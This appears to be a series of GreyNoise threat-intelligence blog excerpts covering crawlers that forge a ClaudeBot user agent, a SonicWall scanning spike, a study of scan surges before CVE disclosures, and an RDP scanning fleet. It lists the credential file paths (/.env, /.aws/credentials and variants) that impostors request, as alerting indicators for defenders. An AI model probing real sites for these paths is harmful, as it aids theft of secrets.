Identify this activity using more than the user agent. The 824 addresses sit in 795 separate /24 networks, so there is no single network to block. Wherever a crawler name already grants access or waives a control, check the connecting address against the published list for the name it claims.
For Security Operations
Never treat a user agent string as identity. Check the connecting address against the published list for the name it claims
Alert on any request for /.env, /.aws/credentials or /.git/config. No crawler has any reason to ask for these, and your own scanners should already be on a known list
A crawler that never requests /robots.txt is not behaving like a crawler. Real crawlers cache that file, so judge this across days instead of single visits
For Security Leadership
Find every place a user agent string grants access or waives a control, and put a real check behind it
Give each vendor address list an owner and a refetch schedule. A stale list turns the real crawler into an alert
For Web and Platform Administrators
Keep .env, .git and cloud credential files out of the web root entirely
Rotate any cloud key that was ever reachable from a web path, and assume anything readable was read
Upgrade Vite to 6.2.3, 6.1.2, 6.0.12, 5.4.15 or 4.5.10
GreyNoise customers get the complete indicator set by email. That includes the above IPs, every credential path observed, the fingerprint families, and complete JA4+ fingerprints.
The published crawler address lists, so the check in this post can be repeated. Every address that sent a forged name was tested against all of these.
Impostor client fingerprint (JA4H): We recommend using this for investigation rather than blocking. The fingerprint is half-redacted here; the complete value is available in the Visualizer and in the customer package.
ge11nn05enus_f3bb7a...
Most requested impostor credential paths:
/.env
/app/.env
/api/.env
/backend/.env
/.env.local
/.env.production
/.env.old
/.env.bak
/.aws/credentials
/.env.swp
Do Not Alert On These
These belong to Anthropic's real crawler. Do not block or alert on them, and do not import them as indicators.
REAL FINGERPRINT, PAIR WITH A PUBLISHED ADDRESS
ge11nn080000_757a95...
REAL STRING, SENT BY BOTH
Mozilla/5.0 AppleWebKit/537.36 (KHTML, like Gecko; compatible; ClaudeBot/1.0; +claudebot@anthropic.com)
VERIFY AGAINST THE PUBLISHED RANGE
216.73.216.0/22
The user agent string proves nothing on its own, because the real crawler and the impostor both send it. The fingerprint is not enough on its own either. Allow only when the fingerprint and a published address agree.
Each crawler name has its own list. OpenAI publishes separate lists for GPTBot, ChatGPT-User and OAI-SearchBot, so check the name you actually saw against that name's list. All the lists are in the customer package.

Between May 9 and May 18, 2026, GreyNoise observed a significant new spike in scanning of SonicWall SonicOS management interfaces. The May 12 peak — approximately 597,000 sessions — was the largest single-day total recorded on the SonicWall SonicOS API Scanner tag in the past 90 days, roughly 46× the typical daily volume for this tag in the 30 days before the elevation.
Similar elevations in activity against this GreyNoise tag have preceded new vulnerability disclosures affecting SonicWall (Ten Days Before Zero, GreyNoise 2026).
Activity on this tag spiked three times in an earlier sequence — on January 18, January 30, and February 14 — at 37, 25, and 10 days before the February 24 disclosure of CVE-2026-0400. The current spike may be a similar early warning.
The relationship is one observed precedent, not a rule. The current spike could be the first of a multi-event sequence like the Q1 pattern, a single event preceding a disclosure, or unrelated activity. Three documented spikes on this tag preceded a single CVE — a precedent, not an established cadence, and not a definitive rule.
GreyNoise is publishing the signal, not predicting a CVE.
Single-day session volume on the SonicWall SonicOS API Scanner tag. Three Q1 activity spikes — January 18, January 30, and February 14, 2026 — preceded the February 24 disclosure of CVE-2026-0400. The May 12 peak is the largest single-day total recorded on this tag in the past 90 days.
What We're Seeing
Tooling: Approximately 99% of requests carry a single browser user-agent — Chrome 119 on Linux x86_64 — the same fingerprint that dominated the January–February SonicWall scanning (94.5% of Q1 traffic, per Ten Days Before Zero). The tooling appears unchanged.
Source infrastructure: Approximately 56% of sessions originate from networks announced in the Netherlands and 44% in Ukraine — together more than 99% of total volume.
Concentration: A single ASN (AS211736) carries roughly half of total session volume. The IPs involved are overwhelmingly classified by GreyNoise as Suspicious.
Targeted services: Ports 80 and 8080 (HTTP) carry virtually all the scanning.
What Defenders Should Do
Immediate:
Restrict SonicOS management API and SSL VPN portal access to known administrative ranges. Eliminate public exposure of management interfaces.
Require MFA on all SSL VPN accounts.
Audit SonicOS configuration for new administrative accounts created since May 1, 2026.
Before Cisco published its advisory for CVE-2026-20127 — a CVSS 10.0 zero-day cited in a Five Eyes joint warning — GreyNoise sensors had already observed eight distinct surges of Cisco-targeting activity. The earliest arrived 39 days before disclosure. Each one came closer than the last. A new study finds this pattern is not an anomaly.
What the Data Shows
Over 103 days, GreyNoise tracked 147.8 million sessions across 276 vendor-specific tags covering 18 network infrastructure vendors. Of 104 detected surge events, 68 preceded a vendor-matched CVE — spanning 33 vulnerabilities across 16 vendor families. Statistical testing confirmed the pattern is not coincidence.
Median lead time: 11 days. 49% of surges arrived within 10 days of disclosure. 78% within 21 days.
Session volume is the primary signal. Session volume carries the early warning. IP count alone is a weaker predictor, but when both spike simultaneously, the warning is highest confidence and the lead time extends to 21 days.
Countdown compression. SonicWall CVE-2026-0400: six surges from 37 to 3 days, peaking at 69x median volume. Fortinet CVE-2026-24858 (CVSS 9.4, zero-day): one day of warning.
Concentrated targeting shortens the window. Distributed surges averaged 21.3 days of lead. Concentrated hosting surges: 7.5 days. 11 ASNs appeared across 3+ vendor families.
Why This Matters
Mandiant's M-Trends 2026 found that mean time-to-exploit has gone negative. VulnCheck documented that 28.96% of KEVs in 2025 were exploited on or before publication day. The traditional model — wait for the advisory, then act — leaves a measurable gap. The signals that narrow that gap are already visible in GreyNoise data.
A fleet of 21 IP addresses is now generating nearly half of all the RDP scanning traffic on the public internet. On April 7, 2026 alone, those IPs produced 1,856,167 of the 2,753,274 RDP Crawler sessions observed globally by the GreyNoise Observation Grid (GOG) — 67.4% of the worldwide total. Across a 48-hour window from April 5–7, the same fleet accounted for 49.7% of global RDP Crawler activity, while the other 3,644 sources on the internet produced the rest combined.
RDP — short for Remote Desktop Protocol — is how Windows lets people log into a computer remotely. Attackers scan the internet for exposed RDP endpoints, initiating connection requests at scale to map targets. Once they find an open service, brute-force password attempts typically follow. RDP has been one of the top entry points into corporate networks for years, which is why the sudden concentration of scanning activity in one small network matters.

The 21 RDP fleet IPs are part of a larger cluster of active addresses in a single autonomous system: AS213438, registered in RIPE WHOIS to ColocaTel Inc. of Mahe, Seychelles. This is the same ASN GreyNoise previously reported on for producing roughly 10.7 million sessions the week of March 5–11, 2026 — before activity collapsed 97.7% overnight on March 7 and went quiet for most of the month. In the first week of April, the ASN came back: smaller fleet, tighter geography, single-protocol focus on RDP. Then, just as before, it crashed — dropping 99.9% in a single day and going fully silent by April 9.
On April 7, 21 IPs in AS213438 produced 1,856,167 RDP Crawler sessions — 67.4% of global RDP Crawler activity that day. Across a 48-hour window (April 5–7), the fleet accounted for 49.7% of the global total.
The RDP fleet concentrates in four /24 network blocks.

Total AS213438 volume scaled roughly 11x in 24 hours — from 180,293 sessions on April 6 to 2,011,365 sessions on April 7. RDP Crawler accounted for the overwhelming majority of this traffic.
